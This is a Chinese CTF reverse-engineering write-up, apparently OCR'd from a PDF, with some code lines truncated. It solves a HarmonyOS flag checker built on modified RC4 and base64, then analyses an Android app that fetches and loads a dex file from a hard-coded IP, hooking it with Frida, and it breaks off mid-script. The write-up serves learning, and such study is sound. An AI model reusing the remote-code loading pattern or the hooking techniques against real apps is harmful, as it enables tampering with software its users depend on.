
使用 DevEco Studio 模拟器安装并运行得到界面

需要安装 hdc 工具 **安装 hap 包：hdc install hap 包地址（路径不能有中文）**





一个输入框 输入内容后点 Go!试试 一个转盘，且输入内容不是 flag 的话总是指向 NO



了解完毕开始逆向

解压 hap 文件 ets 文件夹中找到.abc 文件 放入反编译工具

了解鸿蒙文件结构后 进行分析，找到 pages 下有 index 和 mypage 两个

其中 index 为第一个输入的 page mypage 为旋转转盘的页面

先分析 index 页面代码，第一个关键是知道 arg0 相当于是我们的输入内容 numX 是输入长度


```
        obj2.initialRender = obj2.#~@0>#initialRender;
        obj2.rerender = obj2.#~@0>#rerender;
        obj.getEntryName = obj.#~@0<#getEntryName;
        _lexenv_0_0_ = obj;
        registerNamedRoute(#*#^1, "", createobjectwithbuffer(["bundleName", "com.game.vnctf", "moduleName", "entry", "pagePat
        return null;
    }

    public Object #~@0>#numX^1(Object functionObject, Object newTarget, Index this, Object arg0) {
        obj = this.__numX;
        obj.set(arg0);
        return null;
    }

    public Object #~@0>#numY^1(Object functionObject, Object newTarget, Index this, Object arg0) {
        obj = this.__numY;
        obj.set(arg0);
        return null;
    }

    public Object #~@0>#result(Object functionObject, Object newTarget, Index this) {
        obj = this.__result;
        return obj.get();
    }

    public Object #~@0>@1*^b*#(Object functionObject, Object newTarget, Index this, Object arg0) {
        _lexenv_0_1_.numX = arg0.length;
        _lexenv_0_1_.pw = arg0;
        return null;
    }

    public Object #~@0>@1*^d*#(Object functionObject, Object newTarget, Index this) {
        libHello = import { default as libHello } from "@normalized:Y&&&libhello.so&";
        MyCry = libHello.MyCry(_lexenv_0_1_.numX, 24, _lexenv_0_1_.pw);
        router = import { default as router } from "@ohos:router";
        obj = router.pushUrl;
```

这里的 numY 相当于一个迷惑的选项，因为参与运算的数值是定值直接给出是 24 了

```
public Object #~@0>@1*^d*#(Object functionObject, Object newTarget, Index this) {
    libHello = import { default as libHello } from "@normalized:Y&&&libhello.so&";
    MyCry = libHello.MyCry(_lexenv_0_1_.numX, 24, _lexenv_0_1_.pw);
    router = import { default as router } from "@ohos:router";
    obj = router.pushUrl;
    obj2 = createobjectwithbuffer(["url", "pages/MyPage", "params", 0]);
    obj3 = createobjectwithbuffer(["result", 0]);
    obj3.result = MyCry;
    obj2.params = obj3;
    obj(obj2);
    return null;
}
```

这里也就是传参给页面 2 Mypage 和进入 native 运算

后面就分析 lib 库就行



找到 hello

```
__int64 __fastcall sub_267F8(__int64 a1, __int64 a2)
{
  char dest[64]; // [xsp+28h] [xbp-48h] BYREF

  if ( a1 && a2 )
  {
    memcpy(dest, &off_5B500, sizeof(dest));
    if ( (unsigned int)napi_define_properties(a1, a2, 1LL, dest) )
    {
      OH_LOG_Print(0LL, 6LL, 65280LL, "Init", "napi_define_properties failed");
      return 0LL;
    }
    else
    {
```

找到 Mycry

```
0005B500 2D 5C 01 00 00 00 00 00        off_5B500 DCQ aMycry                    ; DATA XREF
0005B500                                                                        ; "MyCry"
0005B508 00 00 00 00 00 00 00 00        ALIGN 0x10
0005B510 28 69 02 00 00 00 00 00        DCO sub 26928
```

```
        sub_26F34(v13);
        v12 = sub_26FBC(v14);
        v11 = sub_27034(v14);
        while ( (sub_270C4(&v12, &v11) & 1) != 0 )
        {
          v10 = *(_BYTE *)sub_270F8(&v12) + 3;
          sub_27110(v13, &v10);
          sub_2717C(&v12);
        }
        v5 = (double)(int)hypot(v16, v15);
        std::__n1::basic_string<char,std::__n1::char_traits<char>,std::__n1::allocator<
          v9,
          "Take_it_easy");
        OH_LOG_Print(0LL, 6LL, 65280LL, "MyCry", "Result: %{public}f", v5);
        if ( v5 == 40.0 )
          sub_i111iIl1i(v13, v9, (unsigned int)(int)v5);
        else
          sub_i111iIlii(v13, v9, (unsigned int)(int)v5);
        memset(s, 0, sizeof(s));
        if ( (unsigned __int64)sub_261FC(v13) < 0x5A )
          base64_encode((__int64)v13, s);
        else
          strcpy(s, "oh!you_are_toooooo_long!!!!!!");
        v4 = strlen(s);
        if ( (unsigned int)napi_create_string_utf8(a1, s, v4, &v8) )
        {
          OH_LOG_Print(0LL, 6LL, 65280LL, "MyCry", "napi_create_double failed");
          v7 = 0LL;
        }
        else
        {
          v7 = v8;
00025CE0 sub_26928:70 (26CE0)
```

很一目了然的（考虑是招新赛也没想着去弄混淆啥的）

但是到这也有坑

```
    v15 = 0.0;
    if ( (unsigned int)napi_get_value_double(a1, v19, &v16) || (unsigned int)napi_get_value_doubl
    {
      OH_LOG_Print(0LL, 6LL, 65280LL, "MyCry", "napi_get_value failed");
      return 0LL;
    }
    else
    {
      sub_26DE4(a1, v21);
      v2 = sub_26F10(v14);
      OH_LOG_Print(0LL, 6LL, 65280LL, "MyCry", "ts_putString str = %{public}s", v2);
      sub_26F34(v13);
      v12 = sub_26FBC(v14);
      v11 = sub_27034(v14);
      while ( (sub_270C4(&v12, &v11) & 1) != 0 )
      {
        v10 = *(_BYTE *)sub_270F8(&v12) + 3;
        sub_27110(v13, &v10);
        sub_2717C(&v12);
      }
      v5 = (double)(int)hypot(v16, v15);
```

这里容易漏掉把所有字符加 3 了

有一个 v5 == 40.0 的判断但是 v5 的值是什么？就是长度吗 v5 是 hypot(v16, v15);

```
// attributes: thunk
double hypot(double x, double y)
{
  return hypot(x, y);
}
```

是标准库的，熟悉的话就知道是 C ++中的 hypot()函数返回传递的参数平方和的平方根(根据勾股定理)。

```
else
{
  v16 = 0.0;
  v15 = 0.0;
  if ( (unsigned int)napi_get_value_double(a1, v19, &v16) || (unsigned int)napi_get_value_double(a1, v20, &v15) )
  {
```

v15,v16 是这里获取的 需要分析顺序(其实也不用) 知道一个是 24 一个是输入长度

$$\sqrt{x^2 + 24^2} = 40$$


x 是 32 也就是长度是 32

进入魔改 RC4 函数

也就最后一步多异或了一个参数，仔细分析就知道是异或的 40

后面继续分析 也就为加密结果原版 base64 再传递出来

mypage 怎么分析呢 首先直接就能看到疑似比较数据 然后看到转盘的角度是如何来的




~~console.log("当前角度", _lexenv_0_3_); 这个 log 故意留的，方便动调但也可能没必要~~

round = Math.round(104 - _lexenv_0_2_);

就找_lexenv_0_2_

CTRL+F 找到真正比较的地方



逐位比较，每正确一位就加 1 比较 44 位


这里也有坑 CTRL+F 搜发现有一个异或

解题脚本

```Python
import base64
cmp=[101, 74, 76, 49, 101, 76, 117, 87, 55, 69, 118, 68, 118, 69,
55, 67, 61, 83, 62, 111, 81, 77, 115, 101, 53, 73, 83, 66, 68,
114, 109, 108, 75, 66, 97, 117, 93, 127, 115, 124, 109, 82, 93,
```

```
115]
str=''
print(len(cmp))
for i in range(len(cmp)):
    str+=chr((cmp[i]^7)-1)
print((str))
result = (base64.b64decode(str + "=="))#可以不加 "=="
temp=list(result)
#
temp=[104,178,121,104,154,142,252,10,65,164,15,194,245,47,32,80,13
9,26,212,196,131,6,216,163,40,55,170,99,11,51,137,54,44]
def rc4_encrypt(data, key):
    """RC4 encryption algorithm"""
    # Initialize S-box
    S = list(range(256))
    j = 0
    for i in range(256):
        j = (j + S[i] + key[i % len(key)]) % 256
        S[i], S[j] = S[j], S[i]

    # Encrypt data
    i = j = 0
    result = []
    for byte in data:
        i = (i + 1) % 256
        j = (j + S[i]) % 256
        S[i], S[j] = S[j], S[i]
        K = S[(S[i] + S[j]) % 256]
        result.append(byte ^ K^40)

    return result

# Example usage
flag=''
key = [ord(c) for c in "Take_it_easy"]  # Example key
encrypted_data = rc4_encrypt(temp, key)
for i in range(len(encrypted_data)):
    encrypted_data[i]=chr(encrypted_data[i]-3)
    flag+=encrypted_data[i]
print(flag)
```


此时输入正确 flag



Hook Fish

总览

拿到题目后，一个输入框 应该是验证 flag 的部分，未输入去会提示请先输入字符串并在联网状态下再点击，直接拿去反编译分析



分析流程

```
public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(C0569R.layout.activity_main);
    final EditText editText = (EditText) findViewById(C0569R.C0572id.editTextText);
    final String hookfish = getString(C0569R.string.pool);
    this.downloadManager = (DownloadManager) getSystemService("download");
    Button downloadButton = (Button) findViewById(C0569R.C0572id.download_button);
    downloadButton.setOnClickListener(new View.OnClickListener() { // from class: com.example.hihitt.MainActivity.1
        @Override // android.view.View.OnClickListener
        public void onClick(View view) {
            String inputText = editText.getText().toString();
            if (!inputText.isEmpty()) {
                MainActivity.this.encodeText = MainActivity.encrypt(inputText);
                MainActivity.this.fish(hookfish);
                List<String> fishTypes = Arrays.asList("鲈鱼", "鳕鱼", "甲鱼", "咸鱼", "金鱼", "鲮鱼", "鲅鱼", "鲫鱼", "山椒鱼", "鲴鱼");
                Random rand = new Random();
                String randomfish = fishTypes.get(rand.nextInt(fishTypes.size()));
                Toast.makeText(MainActivity.this, "收获一条" + randomfish + ",但是鱼逃走了", 0).show();
                return;
            }
            Toast.makeText(MainActivity.this, "请先输入口令再钓鱼", 0).show();
        }
    });
    registerReceiver(this.downloadCompleteReceiver, new IntentFilter("android.intent.action.DOWNLOAD_COMPLETE"));
}
```

oncreate 方法中，最显著的特征就是 download，进行下载，随后点击按钮进行了两个主要方法，一个是进行了 encrypt 方法对输入的字符进行加密，另一个 fish 方法继续

分析

```
public void fish(String fileUrl) {
    File file = new File(getExternalFilesDir(Environment.DIRECTORY_DOWNLOADS), "hook_fish.dex");
    DownloadManager downloadManager = (DownloadManager) getSystemService("download");
    Uri uri = Uri.parse(fileUrl);
    DownloadManager.Request request = new DownloadManager.Request(uri);
    request.setTitle("钓鱼");
    request.setDestinationUri(Uri.fromFile(file));
    request.setAllowedOverRoaming(false);
    request.setAllowedOverMetered(false);
    this.downloadID = downloadManager.enqueue(request);
    Toast.makeText(this, "Fishing......", 0).show();
}
```

fish 方法中可以看到下载的内容是 dex 文件，从中可以大致推断出一些加密方法在新下载的 dex 中得到了实现，这里下载的 dex 并没有给出存储的硬编码地址，在上一步中其实将 url 存贮在了资源文件中，名为 pool

```
<string name="path_password_eye_mask_visible">M2,4.27 L2,4.27 L4.34,1.73 L4.34,1.7
L1,4.27 Z</string>
    <string name="path_password_strike_through">M3.27,4.27 L19.74,20.74</string>
    <string name="pool">http://47.121.211.23/hook_fish.dex</string>
    <string name="search_menu_title">Search</string>
    <string name="searchbar_scrolling_view_behavior">
com.google.android.material.search.SearchBar$ScrollingViewBehavior</string>
    <string name="searchview_clear_text_content_description">Clear text</string>
    <string name="searchview_navigation_content_description">Back</string>
```

当然使用 hook 方法也可以获取到这一信息

```
JavaScript
Java.perform(function() {
    var MainActivity =
Java.use("com.example.hihitt.MainActivity");
    console.log("找到类: com.example.hihitt.MainActivity");
    MainActivity.fish.implementation = function(a){
        console.log("参数为: ",a);
        this.fish(a);
    }
});
//数据输出:
//参数为:  http://47.121.211.23/hook_fish.dex
```

这样就可以得到 dex 到本地，我们可以进一步分析 dex 中的内容

```
    private BroadcastReceiver downloadCompleteReceiver = new BroadcastReceiver() {
// from class: com.example.hihitt.MainActivity.2
        @Override // android.content.BroadcastReceiver
        public void onReceive(Context context, Intent intent) {
            long downloadedID = intent.getLongExtra("extra_download_id", -1L);
            if (MainActivity.this.downloadID == downloadedID) {
                MainActivity.this.loadClass(MainActivity.this.encodeText);
                MainActivity.this.fish_fade();
            }
        }
    };
```

继续看最开始的广播方法，当检测到下载完成后，就会执行 lodaclass 和 fish_fade 方法。

```
    public void loadClass(String input0) {
        String input1 = encode(input0);
        File dexFile = new File(getExternalFilesDir(Environment.DIRECTORY_DOWNLOADS), "hook_fish.dex");
        DexClassLoader dLoader = new DexClassLoader(Uri.fromFile(dexFile).toString(), null, null, ClassLoader.
getSystemClassLoader().getParent());
        try {
            Class<?> loadedClass = dLoader.loadClass("fish.hook_fish");
            Object obj = loadedClass.newInstance();
            Method m = loadedClass.getMethod("check", String.class);
            boolean check = ((Boolean) m.invoke(obj, input1)).booleanValue();
            if (check) {
                Toast.makeText(this, "恭喜，鱼上钩了！", 0).show();
            }
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
```

loadclass 方法中，在调用 dex 后，首先调用了本地的 encode 方法，接着调用了其中的 check 方法进行了检验

在 encode 方法中，同样是调用了其中的 encode 方法，对我们输入后的加密文本进行了加密。

```
public void fish_fade() {
    File file = new File(getExternalFilesDir(Environment.DIRECTORY_DOWNLOADS), "hook_fish.dex");
    file.delete();
}
```

在 fishfade 方法中，先获取了 dex 的下载地址，随后对其进行了删除操作，其实现的功能是若未通过上述两方法获取到 dex 文件，在本地寻找时，也很难获取到相关文；删除本地的 dex 也进一步阻碍了本地调用方法。


分析加密

```java
public static String encrypt(String str) {
    byte[] str1 = str.getBytes();
    for (int i = 0; i < str1.length; i++) {
        str1[i] = (byte) (str1[i] + 68);
    }
    StringBuilder hexStringBuilder = new StringBuilder();
    for (byte b : str1) {
        hexStringBuilder.append(String.format("%02x", Byte.valu
    }
    String str2 = hexStringBuilder.toString();
    char[] str3 = str2.toCharArray();
    code(str3, 0);
    for (int i2 = 0; i2 < str3.length; i2++) {
        if (str3[i2] >= 'a' && str3[i2] <= 'f') {
            str3[i2] = (char) ((str3[i2] - '1') + (i2 % 4));
        } else {
            str3[i2] = (char) (str3[i2] + '7' + (i2 % 10));
        }
    }
    Log.d("encrypt: ", new String(str3));
    return new String(str3);
}

private static void code(char[] a, int index) {
    if (index >= a.length - 1) {
        return;
    }
    a[index] = (char) (a[index] ^ a[index + 1]);
    a[index + 1] = (char) (a[index] ^ a[index + 1]);
    a[index] = (char) (a[index] ^ a[index + 1]);
    code(a, index + 2);
}
```

对于输入，首先对于 36 长度的字符，每个加上 68；随后变为十六进制的字符串形式进行下一步的加密；十六进制的字符串在 code 方法中，进行了一个递归，实际上就是每两位字符交换位置；最后这里的逻辑很简单，将字母变为了数字，数字变为了字母，只需要逆向解密就可以。

分析获取到的 dex

通过上述分析，发现并没给出明确的密文信息，分析 dex 文件我们可以看到密文就在其中，其形式为 jil 的混淆形式，并在内部有着加密以及解密的方法




```java
    public String encode(String str) {
        StringBuilder sb = new StringBuilder();
        for (int i = 0; i < str.length(); i++) {
            sb.append(this.fish_ecode.get(Character.valueOf(str.charAt(i))));
        }
        return sb.toString();
    }

    public String decode(String str) {
        StringBuilder sb = new StringBuilder();
        int i = 0;
        int i2 = 0;
        while (i2 < str.length() / 5) {
            int i3 = i + 5;
            sb.append(this.fish_dcode.get(str.substring(i, i3)));
            i2++;
            i = i3;
        }
        return sb.toString();
    }

    public boolean check(String str) {
        if (str.equals(this.strr)) {
            return true;
        }
        return false;
    }
```

check 方法也只是对输入的字符进行验证，返回正确与否。

获取密文

可以看到，这里的加密逻辑很简单，但是再次写脚本解密未免过于繁琐，笔者在 mainactivity 中保留了调用 decode 的方法，就可以在获取到密文后，方便使用 hook 的方法进行解密。

上文提到的 fishfade 方法删除了本地的文件，以此为突破口，既可以重写此方法使得文件不被删除，也可以顺便调用 decode 方法，进行解密。

书写 hook 脚本 hook 实现的目的之一 1，阻止 dex 的删除 便于本地调用 2，通过调用更加方便的获取密文


```JavaScript
Java.perform(function() {
    var MainActivity =
Java.use("com.example.hihitt.MainActivity");
